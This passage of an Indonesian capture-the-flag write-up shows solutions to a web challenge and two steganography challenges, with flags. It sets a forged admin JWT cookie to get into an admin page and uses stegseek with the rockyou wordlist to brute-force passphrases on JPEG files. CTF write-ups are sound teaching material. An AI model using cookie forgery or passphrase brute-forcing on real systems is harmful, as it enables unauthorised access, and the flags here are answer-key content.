


Coba tambahkan cookie,


```
admin_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJhdXRob3JpemVkIjp0cnVlfQ.r8SNB_mo10YcO7lniPXfdKrhIoaSPwRi5DH69HnwhR0
```



lalu coba login ke halaman admin, didapat sebuah string base64



Lalu decode string tersebut, dapatlah flagnya



E. Stegano

1. Ez-Stegano

   Flag : FITUKSW{FT1K4ub3r4ada}

   Deskripsi :

   Ada sebuah file EASY.jpg dimana file tersebut tersimpan file .txt.

   Diberikan sebuah file EASY.jpg.

Langkah-langkah :

Saya menggunakan tool **`stegseek`** untuk mencoba mendeteksi dan mengekstrak file tersembunyi dari **`EASY.jpg`**:

Command :

```
stegseek EASY.jpg /usr/share/wordlists/rockyou.txt
```

Catatan: ***`rockyou.txt`*** digunakan sebagai wordlist untuk bruteforce passphrase yang mungkin digunakan untuk menyembunyikan file.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ stegseek EASY.jpg /usr/share/wordlists/rockyou.txt

StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "secret.txt".
[i] Extracting to "EASY.jpg.out".
```

Buka isi dari secret.txt yang di-extract ke **EASY.jpg.out** :

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat EASY.jpg.out
FITUKSW{FT1K4ub3r4ada}
```

2. Med-Stegano

   Flag : FITUKSW{D4r4hb1ruFt1}

   Deskripsi :

   Ada sebuah file MEDIUM.jpg dimana file tersebut tersimpan file .txt

   Diberikan File :

MEDIUM.jpg

Langkah-langkah :

Menggunakan stegseek untuk bruteforce MEDIUM.jpg agar mengoutputkan file hiddennya, ditemukan passphrase 123 dan file secret.txt